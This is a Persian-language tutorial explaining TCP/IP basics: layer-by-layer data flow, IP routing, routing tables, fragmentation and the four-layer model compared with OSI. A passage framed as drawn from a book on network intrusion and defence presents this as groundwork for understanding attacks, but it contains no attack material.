فرآیند انتقال اطلاعات از لایه application آغاز می گردد . یک برنامه نظیر FTP ، پردازش را در کامپیوتر مبداء مقدار دهی اولیه می نماید(آماده نمودن داده به فرمتی که برنامه در کامپیوتر مقصد ، قادر به تشخیص آن باشد) . برنامه موجود در کامپیوتر مبداء ، کنترل تمامی فرآیند را برعهده خواهد داشت .

لایه Transport

از لایه Application ، داده به لایه transport منتقل می گردد. این لایه شامل پروتکل های TCP و UDP است . برنامه مورد نظر نوع پروتکل "حمل" را مشخص می نماید(TCP یا UDP) . در هر دو حالت Checksum برای TCP و UDP اضافه خواهد شد.
در صورتیکه پروتکل TCP ، انتخاب گردد :

- یک دنباله عددی (Sequence number) به هر سگمنت منتقل شده ، اضافه خواهد شد.
- اطلاعات مربوط به Acknowledgment برای یک ارتباط " اتصال- گرا" ، به هر سگمنت اضافه می شود .
- شماره پورت TCP در رابطه با برنامه های مبداء و مقصد ، اضافه خواهد شد.

در صورتیکه پروتکل UDP ، انتخاب گردد :

- شماره پورت UDP در رابطه با برنامه های مبداء و مقصد ، اضافه خواهد شد.

لایه اینترنت

پس از اینکه اطلاعات "حمل " اضافه گردید ، بسته اطلاعاتی در اختیار لایه "اینترنت " قرار داده می شود. در این لایه ، اطلاعات زیر به header اضافه می گردد :

- آدرس IP مبداء
- آدرس IP مقصد
- نوع پروتکل "حمل "
- مقدار checksum
- اطلاعات TTL(to Live Time)

علاوه بر اطلاعات فوق ، لایه اینترنت مسئولیت بر طرف نمودن آدرس های IP مقصد به یک آدرس MAC را نیز بر عهده دارد . پروتکل ARP ، مسئول انجام عملیات فوق ، است . آدرس MAC به header بسته اطلاعاتی اضافه و در ادامه بسته اطلاعاتی در اختیار لایه " اینترفیس شبکه " ، قرار داده می شود.

لایه "اینترفیس شبکه "

لایه فوق ، پس از دریافت یک بسته اطلاعاتی از لایه IP ، اطلاعات زیر را به آن اضافه خواهد کرد :

- یک Preamble (مقدمه) . دنباله ای از بایت ها است که ابتدای یک "فریم " را مشخص می نماید .
- یک CRC . ماحصل یک محاسبه ریاضی است که به انتهای فریم اضافه و از آن بمنظور صحت ارسال فریم ، استفاده می گردد.

پس ازافزودن اطلاعات مورد نظر به فریم ها در لایه اینترفیس شبکه ، در ادامه فریم ها بر روی شبکه ارسال خواهند شد.

عملیات در کامپیوتر مقصد

زمانیکه فریم ها به کامپیوتر مقصد می رسند ، لایه اینترفیس شبکه ، Preamble را حذف و مقدار CRC را مجددا" محاسبه می نماید. در صورتیکه مقدار بدست آمده با مقدار محاسبه شده در مبداء ، یکسان باشد در ادامه آدرس MAC مقصد ، موجود بر روی فریم، بررسی می گردد . در صورتیکه آدرس MAC ، یک آدرس Broadcast و یا آدرس MAC با کامپیوتر مقصد مطابقت نماید ، فریم به لایه "اینترنت " ، ارسال خواهد شد. در غیر اینصورت فریم نادیده گرفته می شود. در لایه IP ، مجددا" Checksum محاسبه و با مقدار محاسبه شده قبل از انتقال ، مقایسه تا این اطمینان حاصل گردد که بسته اطلاعاتی در طول مسیر تغییر ننموده است . در ادامه ، IP بسته اطلاعاتی را در اختیار پروتکل "حمل" ، قرار می دهد (TCP یا UDP) . بمنظور تصمیم گیری در رابطه با نوع پروتکل "حمل " ، از اطلاعات موجود در IP header استفاده می گردد. در لایه "حمل" ، در صورتیکه بسته اطلاعاتی از TCP دریافت شده باشد ، دنباله عددی (sequence number) بر روی بسته اطلاعاتی بررسی و یک acknowledgement برای TCP کامپیوتر مبداء ارسال می گردد . در ادامه از اطلاعات پورت TCP موجود در بسته اطلاعاتی استفاده تا بسته اطلاعاتی برای برنامه مربوطه در لایه Application ، ارسال گردد.

در صورتیکه UDP بسته اطلاعاتی را از لایه "اینترنت" دریافت نماید ، از اطلاعات پورت UDP موجود در بسته اطلاعاتی استفاده تا آن را برای برنامه مربوطه در لایه Application ارسال نماید . (بدون ارسال یک acknowledgement برای کامپیوتر مبداء) . پس از دریافت اطلاعات توسط Appliaction ، پردازش های لازم و ضروری در ارتباط با آنها انجام خواهد شد.

در این بخش به بررسی روتینگ داده خواهیم پرداخت .

جریان داده در شبکه ای که صرفا" شامل یک سگمنت است ، عملیات ساده ای خواهد بود . در چنین شبکه هائی ، کامپیوترهای ارسال کننده ، یک درخواست Broadcast را بمنظور مشخص نمودن آدرس MAC کامپیوتر مقصدی که قصد ارسال اطلاعات برای آن وجود دارد ، ارسال می نمایند . فرآیند ارسال اطلاعات در شبکه هائی که شامل چندین سگمنت می باشند ، بدین صورت نخواهد بود . در شبکه هائی شامل چندین سگمنت ، فرآیند انتقال اطلاعات بمراتب پیچیده تر خواهد بود. در چنین محیط هائی ، TCP/IP مسیرهای متعددی را بمنظور ارتباط کامپیوترهای موجود در شبکه ارائه و از ارتباطات غیر ضروری در این خصوص ، پیشگیری می نماید . درمحیطی که شامل چندین شبکه مرتبط با یکدیگر است ، ممکن است کامپیوترهای مبداء و مقصد در یک سگمنت یکسان نباشند . بدین منظور ، آدرس IP کامپیوتر مقصد بررسی تا این اطمینان حاصل گردد که موقعیت کامپیوتر مقصد نسبت به کامپیوتر مبداء ، محلی (بر روی یک سگمنت) و یا از راه دور(موجود بر روی سگمنت دیگر) است .در صورتیکه کامپیوتر مقصد در راه دور(سگمنت دیگر) باشد ، داده نمی تواند مستقیم برای وی ارسال گردد . در چنین مواردی لایه IP داده مورد نظر را برای یک روتر ارسال می نماید . روتر، بسته اطلاعاتی دریافتی را به مقصد مورد نظر ، ارسال (فوروارد) می نماید .

روتینگ IP

شبکه های بزرگ TCP/IP که از آنان با عنوان شبکه های مرتبط بهم (Internetworks) یاد می گردد ، خود به بخش های (سگمنت) کوچکتری تقسیم تا بتوانند میزان مبادله اطلاعات و ترافیک موجود در یک سگمنت را کاهش نمایند . Internetwork ، شبکه ای مشتمل بر چندین سگمنت است که توسط روترها بیکدیگر مرتبط می گردد . اولین و در عین حال مهمترین وظیفه یک روتر،ارتباط دو و یا چندین سگمنت فیزیکی با یکدیگر است . روترها ، بسته های اطلاعاتی لایه IP را از یک سگمنت در شبکه به سگمنت دیگر ارسال می نمایند . فرآیند فوق (فورواردینگ بسته های IP) ، روتینگ نامیده می شود. روترها دو و چندین سگمنت را بیدیگر متصل و امکان حرکت (ارسال) بسته های اطلاعاتی از یک سگمنت به سگمنت دیگر را فراهم می نمایند.

توزیع بسته های اطلاعاتی

بسته های اطلاعاتی فورورد شده ، با توجه به ماهیت مقصد خود ، حداقل یک و یا دو نوع توزیع را دنبال خواهند کرد. در این رابطه از دو نوع توزیع و با نام های توزیع مستقیم و یا غیر مستقیم ، استفاده می گردد :

- توزیع مستقیم . از روش فوق ، زمانی استفاده می گردد که کامپیوتر ارسال کننده، یک بسته اطلاعاتی را برای کامپیوتری ارسال می نماید که بر روی همان سگمنت قرار دارد (موقعیت فیزیکی کامپیوترهای فرستنده و گیرنده بر روی یک سگمنت یکسان است) . در چنین مواردی ، کامپیوتر مورد نظر بسته اطلاعاتی را بر اساس یک فریم قالب بندی و آن را برای لایه اینترفیس شبکه ارسال می نماید . آدرس دهی بسته اطلاعاتی مربوطه ، بر اساس آدرس MAC کامپیوتر مقصد ، انجام خواهد شد .
- توزیع غیر مستقیم . از روش فوق ، زمانی استفاده می گردد که کامپیوتر ارسال کننده ، بسته اطلاعاتی را برای یک روتر فورورد می نماید (مقصد نهائی بسته اطلاعاتی در همان سگمنت نمی باشد) . در چنین مواردی ، کامپیوتر مورد نظر بسته اطلاعاتی را بر اساس یک فریم قالب بندی و آن را برای لایه اینترفیس شبکه ارسال می نماید . آدرس دهی بسته اطلاعاتی مربوطه ، بر اساس آدرس MAC روتر، انجام خواهد شد .

جدول روتینگ

بمنظور مشخص نمودن ، مقصدی که می بایست یک بسته اطلاعاتی فورورد گردد ، روترها از جداول روتینگ برای ارسال داده بین سگمنت های شبکه استفاده می نمایند. جدول روتینگ ، در حافظه ذخیره و مسئول نگهداری اطلاعات ضروری در خصوص سایر شبکه های مبتنی بر IP و میزبانان است . جداول روتینگ ، همچنین اطلاعات ضروری را برای هر میزبان محلی بمنظور آگاهی از نحوه ارتباط با با سایر شبکه ها و میزبانان را دور، ارائه می نمایند .

برای هر کامپیوتر موجود بر روی یک شبکه مبتنی بر IP ، می توان یک جدول روتینگ را نگهداری کرد. سیاست فوق در خصوص شبکه های بزرگ عملی نبوده و از یک روتر پیش فرض بمنظور نگهداری جدول روتینگ استفاده می گردد .

جداول روتینگ می توانند بصورت ایستا و یا از نوع پویا باشند . تفاوت عمده به نحوه بهنگام سازی آنان برمی گردد. جدول روتینگ ایستا ، بصورت دستی بهنگام می گردد . بنابراین، جداول فوق شامل آخرین وضعیت موجود در شبکه نخواهد بود . در مقابل ، جداول روتینگ پویا بصورت اتوماتیک بهنگام و همواره شامل آخرین اطلاعات موجود خواهند بود .

ارسال اطلاعات بین روترها

لایه IP ، دارای نقشی بسیار مهم در رابطه با ارسال اطلاعات بین شبکه های متعدد است . بسته ها ی اطلاعاتی مبادله و بر اساس شرایط موجود و با استفاده از IP مربوطه درلایه اینترنت کامپیوتر مبداء ، کامپیوتر مقصد و یا روترهای موجود در مسیر مربوطه ، پردازش های لازم بر روی آنان انجام خواهد شد.

بمنظور ارسال داده بین دو کامپیوتر موجود در سگمنت های متفاوت شبکه ، لایه IP از اطلاعات موجود در یک جدول محلی روتینگ در جهت یافتن مسیر مناسب دسترسی به کامپیوتر مقصد استفاده می نماید(مشاوره اطلاعاتی !) . در صورت یافتن مسیر مناسب ، بسته اطلاعاتی با استفاده ازمسیر فوق ، ارسال خواهد شد. در غیر اینصورت بسته های اطلاعاتی برای روتر پیش فرض فورورد می گردند .

عملکرد لایه IP در کامپیوتر مبداء

لایه IP ، علاوه بر افزودن اطلاعاتی نظیر TTL ، همواره آدرس IP کامپیوتر مقصد را به بسته اطلاعاتی اضافه می نماید. در مواردیکه توزیع بسته های اطلاعاتی از نوع مستقیم باشد ،از ARP استفاده و آدرس MAC کامپیوتر مقصد به آن اضافه گردد . در مواردیکه توزیع اطلاعات از نوع غیر مستقیم باشد ، از ARP استفاده و آدرس MAC روتری که می بایست بسته های اطلاعاتی برای آن فوروارد گردد، به آن اضافه خواهد شد.

عملکرد لایه IP در روتر

پس از دریافت یک بسته اطلاعاتی توسط روتر، لایه IP مربوطه مسئول مشخص نمودن محل ارسال بسته اطلاعاتی است . برای نیل به هدف فوق ، مراحل زیر دنبال خواهد شد :

- لایه IP ، بررسی لازم در خصوص Checksum و آدرس IP مقصد را انجام می دهد . اگر آدرس IP ، مربوط به روتر باشد ، روتر پردارش های لازم در خصوص بسته اطلاعاتی را بعنوان کامپیوتر مقصد انجام خواهد داد (IP در مقصد)
- در ادامه لایه IP ، مقدارTTL را کاهش و جدول روتینگ مربوطه را بمنظور یافتن مناسبترین مسیر بمنظور رسیدن به آدرس IP مقصد ، بررسی می نماید .
- در مواردیکه توزیع بسته های اطلاعاتی از نوع مستقیم باشد ،از ARP استفاده و آدرس MAC کامپیوتر مقصد به آن اضافه گردد . در مواردیکه توزیع اطلاعات از نوع غیر مستقیم باشد ، از ARP استفاده و آدرس MAC روتری که می بایست بسته های اطلاعاتی برای آن فوروارد گردد، به آن اضافه خواهد شد .

نمامی مراحل فوق، در ارتباط با هر یک از روترهای موجود در مسیر بین کامپیوتر مبداء و مقصد تکرار خواهد شد. پس از دریافت بسته اطلاعاتی توسط روتری که در همان سگمنت کامپیوتر مقصد موجود می باشد ، فرآیند تکراری اشاره شده ، متوقف خواهد شد .

Reassembly و Fragmentation

زمانیکه یک بسته اطلاعاتی بسیار بزرگ به روتر می رسد ، لایه IP قبل از ارسال آن را به بخش های کوچکتری تقسیم می نماید . فرآیند فوق ، Fragmentation نامیده می شود.

تمامی بسته های اطلاعاتی کوچک در ادامه بر روی شبکه حرکت خواهند کرد . بسته های اطلاعاتی فوق ، حتی اگر بین چندین روتر حرکت نمایند ، صرفا" در زمانیکه تمامی آنان به کامپیوتر مقصد رسیده باشند ، مجددا" با یکدیگر ترکیب و شکل اولیه بسته اطلاعاتی ایجاد می گردد. فرآیند فوق ، Reassembly نامیده می شود .

لایه IP در کامپیوتر مقصد

زمانیکه یک بسته اطلاعاتی به کامپیوتر مقصد می رسد ، لایه IP در کامپیوتر مقصد ، Checksum و آدرس IP مقصد آن را بررسی و در ادامه بسته اطلاعاتی در اختیار TCP و یا UDP قرار خواهد گرفت در نهایت ، بسته اطلاعاتی بمنظور انجام پردازش نهائی و با توجه به شماره پورت موجود ، در اختیار برنامه مقصد قرار خواهد گرفت .

خلاصه

در شش مقاله ارائه شده به بررسی مفاهیم اولیه پروتکل TCP/IP پرداخته گردید . در ادامه به برخی از نکات مهم، مجددا" اشاره می گردد:

- پروتکل TCP/IP از مدل ارتباطی چهار لایه بمنظور ارسال اطلاعات از یک محل به محل دیگر استفاده می نماید. لایه های فوق عبارتند از: Internet , application, transport و لایه network interface
- زمانیکه برنامه ای نیازمند ارتباط با برنامه موجود بر روی کامپیوتر دیگر باشد ، پروتکل TCP/IP بمنظور تمایز برنامه ها از " سوکت " استفاده می نماید .
- یک سوکت از سه عنصر: آدرس IP ، شما ره پورت و پروتکل لایه حمل تشکیل می گردد .
- پروتکل TCP/IP ارائه شده توسط مایکروسافت درویندوز ، شامل شش پروتکل : TCP, UDP, ICMP, IGMP, IP, و ARP است .
- بمنظور حصول اطمینان از ارسال اطلاعات و دریافت آنان توسط گیرنده ، از پروتکل TCP استفاده می گردد .(مثلا" ارسال اطلاعات مربوط به کارت اعتباری و اطمینان از صحت دریافت داده در مقصد) .
- پروتکل IP ، مسئولیت آدرس دهی و روتینگ داده برای مقصد نهائی را برعهده دارد.
- بمنظور بررسی صحت نصب و عملکرد TCP/IP ، از برنامه کاربردی PING استفاده می شود.
- در صورت تمایل به استفاده از یک نام در مقابل یک آدرس IP ، از امکانات متعددی بمنظور ذخیره سازی اسامی کامپیوتر و آدرس IP مربوطه استفاده می گردد. Hosts file ,Lmhosts file, DNS ، WINS ، نمونه هائی در این زمینه می باشند.
- در مواردیکه از روش توزیع غیر مستقیم بمنظور ارسال یک بسته اطلاعاتی از کامپیوتر مبداء به کامپیوتر مقصد استفاده می گردد ، کامپیوتر مبداء می بایست در ابتدا آدرس MAC مربوط به روتر را مشخص نماید.

مطالب که پیش رو دارید در این قسمت از کتاب نفوذگری در شبکه و روشهای مقابله با از آقای احسان ملکیان میباشد ، خواندن این کتاب را به جد به دوستاران علم هک و امنیت شبکه یا ضد امنیت شبکه توصیه میکنم . برای تحلیل و فهم روش هایی که یک نفوذگر با بکارگیری آن ها به شبکه حمله می کند، باید یک دانش پایه از تکنولوژی شبکه داشته باشیم .درک مکانیزم حملات ممکن نیست مگر آنکه حداقل اصول TCP/IP را بدانیم .که در این قسمت سعی بر انجام این مهم هستم:

شرحی بر TCP/IP :

عاملی که تمام شبکه های مختلف را به صورت موفقیت آمیز به هم پیوند زده است، تبعیت همه آنها از مجموعه پروتکلی است که تحت عنوان TCP/IP در دنیا شناخته می شود .دقت کنید که این عبارت خلاصه شده TCP و IP می تواند به دو موضوع متفاوت اشاره داشته باشد:

مدل TCP/IP : این مدل یک ساختار چهار لایه ای برای ارتباطات گسترده تعریف می نماید که آنرا در ادامه بررسی می کنیم.

پشته پروتکلهای TCP/IP (TCP/IP Protocol Stack) : پشته TCP/IP مجموعه ای شامل بیش از صد پروتکل متفاوت است که برای سازماندهی کلیه اجزا شبکه اینترنت به کار می رود .در این قسمت تعدادی از این پروتکلها را که عمومیت و استفاده فراگیر دارند، معرفی خواهیم کرد.

TCP/IP

بهترین پروتکل شبکه بندی دنیا نیست !پروتکل های بهینه تر از آن هم وجود دارند، ولیکن فراگیرترین و محبوب ترین (the most common) تکنولوژی شبکه بندی در دنیای کامپیوتر محسوب می شود . شاید بزرگترین حسن TCP/IP آن باشد که بدون پیچیدگی زیاد، بخوبی کار می کند !اینترنت بر اساسTCP/IP بنا شده و بیشتر حملات نیز مبتنی بر مجموعه پروتکل هایTCP/IP هستند .

طراحی شبکه ها و اصول لایه بندی

برای طراحی یک شبکه کامپیوتری، مسائل و مشکلات بسیار گسترده و متنوعی وجود دارد که باید به نحوی حل شود تا بتوان یک ارتباط مطمئن و قابل اعتماد بین دو ماشین در شبکه برقرار کرد .این مسائل و مشکلات همگی از یک سنخ نیستند و منشأ و راه حل مشابه نیز ندارند، بخشی از آنها توسط سخت افزار و بخش دیگر با تکنیک های نرم افزاری قابل حل هستند .به عنوان مثال نیاز برای ارتباط بی سیم بین چند ایستگاه در شبکه، طراح شبکه را مجبور به استفاده از مدولاسیون آنالوگ در سخت افزار مخابراتی خواهد کرد ولی مسئله هماهنگی در ارسال بسته ها از مبدا به مقصد یا شماره گذاری بسته ها برای بازسازی پیام و اطمینان از رسیدن یک بسته، با استفاده از تکنیک های نرم افزاری قابل حل است .به همین دلیل برای طراحی شبکه های کامپیوتری، باید مسائل و مشکلاتی که برای برقراری یک ارتباط مطمئن، ساده و شفاف بین دو ماشین در شبکه وجود دارد، دسته بندی شده و راه حل های استاندارد برای آنها ارائه می شود .در زیر بخشی از مسائل طراحی شبکه ها عنوان شده است:

اولین موضوع چگونگی ارسال و دریافت بیت های اطلاعات به صورت یک سیگنال الکتریکی به الکترومغناطیسی یا نوری است، بسته به اینکه آیا کانال انتقال سیم مسی، فیبر نوری، کانال ماهواره ای یا خطوط ماکروویو است . بنابراین تبدیل بیت ها به یک سیگنال متناسب با کانال انتقال یکی از مسائل اولیه شبکه به شمار می رود.

مساله دوم ماهیت و جهت انتقال است که می تواند به یکی از سه صورت زیر باشد

Simplex : ارتباط یک طرفه) یک طرف همیشه گیرنده و طرف دیگر همیشه فرستنده

Half Duplex : ارتباط دو طرفه غیر همزمان یا نیمه دو طرفه که در این حالت هر دو ماشین هم می توانند فرستنده یا گیرنده باشند ولی نه به صورت همزمان، بلکه یکی از طرفین ابتدا ارسال می کند، سپس ساکت می شود ت ا طرف مقابل ارسال داشته باشد.

Full Duplex : ارتباط تمام دو طرفه همزمان (مانند خطوط ماکرو ویو) که در این حالت یک ماشین در آن واحد می تواند هم فرستنده و هم گیرنده باشد.
مساله سوم مسئله خطا و وجود نویز روی کانال های ارتباطی است بدین معنا که ممکن است در حین ارسال داده ها بر روی کانال فیزیکی تعدادی از بیتها دچار خرابی شود . چنین وضعیتی که قابل اجتناب نیست باید تشخیص داده شده و داده های فاقد اعتبار دور ریخته شود و سپس مبدا آنها را از نو ارسال کند.

با توجه به اینکه در شبکه ها ممکن است مسیرهای گوناگونی بین مبدا و مقصد وجود داشته باشد؛ بنابر این پیدا کردن ها .(در ضمن ممکن است یک router بهترین مسیر و هدایت بسته ها، از مسائل طراحی شبکه محسوب می شود) اغلب مربوط به پیام بزرگ به واحدهای کوچکتری (frame) تقسیم شده و از مسیرهای مختلفی به مقصد برسد بنابراین بازسازی پیام از دیگر مسائل شبکه به شمار می آید.

ممکن است گیرنده به دلایلی نتواند با سرعتی که فرستنده بسته های یک پیام را ارسال می کند آنها را دریافت کند، بنابراین طراحی مکانیزمهای حفظ هماهنگی بین مبدا و مقصد از دیگر مسائل شبکه است.

چون ماشین های فرستنده و گیرنده متعددی در یک شبکه وجود دارد مسائلی مثل ازدحام، تداخل و تصادم در شبکه ها بوجود می آید که این مشکلات به همراه مسائل دیگر باید در سخت افزار و نرم افزار شبکه حل شود مربوط به بعضی حمله های DoS طراح یک شبکه باید تمام مسائل شبکه را تجزیه و تحلیل کرده و برای آنها راه حل ارائه کند ولی چون این مسائل دارای ماهیتی متفاوت از یکدیگر هستند، بنابراین طراحی یک شبکه باید به صورت" لایه به لایه " انجام شود . به عنوان مثال وقتی قرار است یک شبکه به گونه ای طراحی شود که ایستگاه ها بتوانند انتقال فایل داشته باشند، اولین مسئله ای که طراح ، باید به آن بیندیشد ، طراحی یک سخت افزار مخابراتی برای ارسال و دریافت بیتها روی کانال فیزیکی است . اگر چنین سخت افزاری طراحی شود، می تواند بر اساس آن اقدام به حل مسئله خطاهای احتمالی در داده نماید، یعنی زمانی مکانیزمهای ک نترل و کشف خطا م ط رح می شود که قبل از آن سخت افزار مخابره ی داده ها طراحی شده باشد . بعد از این دو مرحله طراحی، باید مکانیزم های بسته بندی اطلاعات، آدرس دهی ماشین ها و مسیر یابی بسته ها طراحی شود) که هر کدام مبحثی فراگیر دارند(؛ سپس برای بقی ه مسائل نظیر آدرس دهی پروسه ها و چگونگی انتقال فایل راه حل ارائه شود.

طراحی لایه ای شبکه به منظور تفکیک مسائلی است که باید توسط طراح حل شود و مبتنی بر اصول زیر است) دقیقا هنگامی که با C یا دیگر زبان ها برنامه نویسی می کنید نیاز به تقسیم بندی مراحل کار دارید و سپس به الگوریتم نویسی و کد نویسی دارید که به اصطلاح به این کار Generalizing می گویند

- هر لایه وظیفه مشخصی دارد و طراح شبکه باید آنها را به دقت تشریح و بررسی کند.
- هر گاه سرویس هایی که باید ارائه شود از نظر ماهیتی متفاوت باشد، باید لایه به لایه و جداگانه طراحی شود.
- وظیفه هر لایه باید با توجه به قراردادها و استانداردهای جهانی مشخص شود.
- تعداد لایه ها نباید آنقدر زیاد باشد که تمایز لایه ها از دیدگاه سرویس های ارائه شده نامشخص باشد و نه آنقدر کم باشد،که وظیفه و خدمات یک لایه، پیچیده و نامشخص شود.
- در هر لایه جزئیات لایه های زیرین نادیده گر فته می شود و لایه های بالایی باید در یک روال ساده و ماجولار از خدمات لایه زیرین خود استفاده کنند.
- باید مرزهای هر لایه به گونه ای انتخاب شود که جریان اطلاعات بین لایه ها، حداقل باشد.

برای آنکه طراحی شبکه ها سلیقه ای و پیچیده نشود سازمان جهانی استاندارد (ISO) مدلی هفت لایه ای برای شبکه ارائه ، کرد، به گونه ای که وظایف و خدمات شبکه در هفت لایه مجزا تعریف و ارائه می شود . این مدل هفت لایه ای، (Open System Interconnection) OSI نام گرفت .هر چند در شبکه اینترنت از این مدل استفاده نمی شود و به جای آن یک مدل چهار لایه ای به نام TCP/IP تعریف شده است، ولیکن بررسی مدل هفت لایه ای OSI به دلیل دقتی که در تفکیک و تبیین ، مسائل شبکه در آن وجود دارد، با ارزش خواهد بود) در مقاله های بعدی این لایه به طور کل توضیح داده خواهد شد و تفاوت ها و شباهت های آن با مدل چهار لایه ایTCP/IP بررسی خواهد شد اکنون به سراغ مدل TCP/IP می رویم .

مدل چهار لایه ای TCP/IP

همانگونه که اشاره شد این م دل یک ساختار چهار لایه ای برای شبکه عرضه کرده است .اگر بخواهیم این مدل چهار لایه ای را با مدل OSI مقایسه کنیم، لایه اول از مد لTCP/IP یعنی لایه دسترسی به شبکه تلفیقی از وظائف لایه فیزیکی و لایه پیوند داده ها از مدل OSI خواهد بود . لایه دوم از مدل TCP/IP معادل لایه سوم از مدلOSI یعنی لایه شبکه است . لایه سوم از مدلTCP/IP همنام و معادل با لایه چهارم از لایه OSI یعنی لایه انتقال خواهد بود . لایه پنجم جلسه و لایه ششم ارائه از مدل OSI در مدلTCP/IP وجود ندارند و وظائف آنها در صورت لزوم در لایه چهارم از مدل TCP/IP ادغام شده است . لایه هفتم از مدل OSI معادل بخشی از لایه چهارم از مدل TCP/IP است .

لایه ها		نام های معادل در برخی از کتب
لایه کاربردی	Application Layer	• لایه سرویس های کاربردی
لایه انتقال	Transport Layer	• لایه ارتباط میزبان با میزبان (Host to Host) • لایه ارتباط عناصر انتهایی (End to End connection)
لایه شبکه	Network Layer	• لایه اینترنت • لایه ارتباطات اینترنت
لایا واسط شبکه	Network Interface	• لایه میزبان به شبکه (Host to Network) • لایه ربط شبکه

زیربنای اینترنت ساختار چهار لایه ای TCP/IP است . بعد ها در مقاله های بعدی یاد خواهید گرفت که حملات نفوذگران نیز در یکی از این چهار لایه شکل می گیرد، لذا ماهیت و مکانیزم های حمله و همچنین ابزار و هدف حمله وابسته به لایه ای است که مورد حمله قرار می گیرد.

لایه اول از مدل TCP/IP لایه واسط شبکه :

در این لایه استانداردهای سخت افزار، نرم افزارهای راه انداز (Device Driver)و پروتکل های شبکه تعریف می شود . این لایه درگیر با مسائل فیزیکی، الکتریکی و مخابراتی کانال انتقال، نوع کارت شبکه و راه اندازهای لازم برای نصب کارت شبکه می باشد . در شبکه اینترنت که می تواند مجموعه ای از عناصر غیر همگن و نا مشابه را به هم پیوند بزند انعطاف لازم در این لایه برای شبکه های گوناگون و ماشین های میزبان فراهم شده است . یعنی الزام ویژه ای در بکارگیری سخت افزار ارتباطی خاص، در این لایه وجود ندارد . ایستگاهی که تصمیم دارد به اینترنت متصل شود بایستی با استفاده از پروتکل های متعدد و معتبر و نرم افزار راه انداز مناسب، به نحوی داده های خودش را به شبکه تزریق کند . بنابراین، اصرار و اجبار خاصی در استفاده از یک استاندارد خاص در این لایه وجود ندارد .تمام پروتکلهای LAN وMAN در این لایه قابل استفاده خواهند بود !!

یک ماشین میزبان می تواند از طریق شبکه محلی (LAN) فریم های اطلاعاتی را به زیر شبکه ،(SubNetwork) تزریق کند :به این نحو که بسته های راه دور را که مقصدشان خارج از شبکه محلی است، به مسیریاب (router) از پیش تعریف شده، هدایت نماید . شبکه های محلی از طریق یک یا چند مسیریاب می توانند به اینترنت متصل شوند . بنابراین یک بس ته اطلاعاتی که از لایه بالاتر جهت ارسال به یک مقصد، به لایه اول در مدلTCP/IP تحویل می شود، نهایتا در قسمت ،" فیلد داده" ، از فریم شبکه محلی قرار می گیرد و مسیر خود را آغاز می نماید؛ پروتکل هایی که در لایه اول از مدل TCP/IP تعریف می شوند، می توانند مبتنی بر ارسال رشته بیت یا مبتنی بر ارسال رشته بایت (Bit oriented & Byte oriented) باشند .

لایه دوم از مدل TCP/IP لایه شبکه :

این لایه در ساده ترین عبارت وظیفه دارد بسته های اطلاعاتی را که از این به بعد آنها را بسته هایIP مینامیم ، روی شبکه هدایت کرده و از مبدا تا مقصد به پیش ببرد . در این لایه چندین پروتکل در کنار هم وظیفه مسی ریابی و تحویل بسته های اطلاعاتی ، از مبدا تا مقصد را انجام می دهند . کلیدی ترین پروتکل در این لایه، پروتکل IP نام دارد . برخی از پروتکل های مهم که یک سری وظائف جانبی بر عهده دارند عبارتند از ARP , RARP , RIP , ICMP , IGMP , BOOTP و . . ... این پروتکل ها را به اختصار توضیح می دهم، ولی تلاش ما در این قسمت بر این که پروتکل IP را کالبدشکافی کنیم .

همانگونه که اشاره شد در این لایه یک واحد اطلاعاتی که بایستی تحویل مقصد شود، دیتاگرام نامیده می شود . پروتکل IP می تواند یک دیتاگرام را در قالب بسته های کوچکتری قطعه قطعه کرده (Splitting) و پس از اضافه کردن اطلاعات لازم برای بازسازی (coding) آنها را روی شبکه ارسال کند لازم است بدانید که در این لایه برقراری ارتباط بین مبدا و مقصد به روش" بدون اتصال " خواهد بود و ارسال یک بسته IP روی شبکه، عبور از مسیر خاصی را تضمین نمی کند . یعنی اگر دو بسته متوالی برای یک مقصد یکسان ارسال شود هیچ تضمینی در به ترتیب رسیدن آنها وجود ندارد، چون این دو بسته می توانند از مسیرهای متفاوتی به سمت مقصد حرکت نمایند . در ضمن در این لایه پس از آنکه بسته ای روی یکی از کانال های ارتباطی هدایت شد، از سالم رسیدن یا نرسیدن آن به مقصد هیچ اطلاعی به دست نخواهد آمد، چرا که در این لایه، برای بسته های IP هیچ گونه پیغام دریافت یا عدم دریافت (Ack/Nack)، بین عناصر واقع بر روی مسیر، رد و بدل نمی شود؛ بنابراین سرویسی که در این لایه ارائه می شود نامطمئن است

)و در نتیجه بعضی حملات بر طبق این لایه عمل می کنند (و اگر به سرویس های مطمئن و یا اتصال گرا نیاز باشد در لایه بالاتر این نیاز تامین خواهد شد. در این لایه مسیریاب ها بایستی از شرایط توپولوژیکی و ترافیکی شب که اطلاعاتی را کسب نمایند تا مسیریابی به روش پویا و Dynamic انجام شود . همچنین در این لایه باید اطلاعاتی درباره مشکلات یا خطاهای احتمالی در ساختار زیر شبکه بین مسیریاب ها و ماشین های میزبان، مبادله شود . یکی دیگر از وظایف این لایه ویژگی ارسال" چند بخشی یاMultiCast" است یعنی یک ایستگاه قادر باشد به چندین مقصد گوناگون که در قالب یک گروه سازماندهی شده اند، بسته یا بسته هایی را ارسال نماید.

لایه سوم از مدلTCP/IP لایه انتقال :

این لایه ارتباط ماشین های انتهایی) ماشین های میزبان (را در شبکه برقرار می کند یعنی می تواند بر اساس سرویسی که لایه دوم ارائه می کند یک ارتباط اتصال گرا و مطمئن ، برقرار کند . البته در این لایه برای عملیاتی نظیر ارسال صوت و تصویر که سرعت مهمتر از دقت و خطا است سرویس های بدون اتصال سریع و نامطمئن نیز فراهم شده است!!

در سرویس مطمئنی که در این لایه ارائه می شود، مکانیزمی اتخاذ شده است که فرستنده از رسیدن یا عدم رسیدن صحیح بسته به مقصد باخبر شود . در مورد سرویس های مطمئن و نامطمئن بعدا بحث می کنیم . این لایه از یک طرف با لایه شبکه و از طرف دیگر با لایه کاربرد در ارتباط است . داده های تحویلی به این لایه توسط برنامه کاربردی و با صدا زدن توابع سیستمی تعریف شده در "واسط برنامه های کاربردی یاAPI که اختصارApplication Program Interface می باشد، ارسال یا دریافت می شوند.

لایه چهارم از مدل TCP/IP لایه کاربرد :

در این لایه بر اساس خدمات لایه های زیرین، سرویس سطح بالایی برای خلق برنامه های کاربردی ویژه و پیچیده ارائه می شود .این خدمات در قالب، پروتکل های استانداردی همانند موارد زیر به کاربر ارائه می شود .

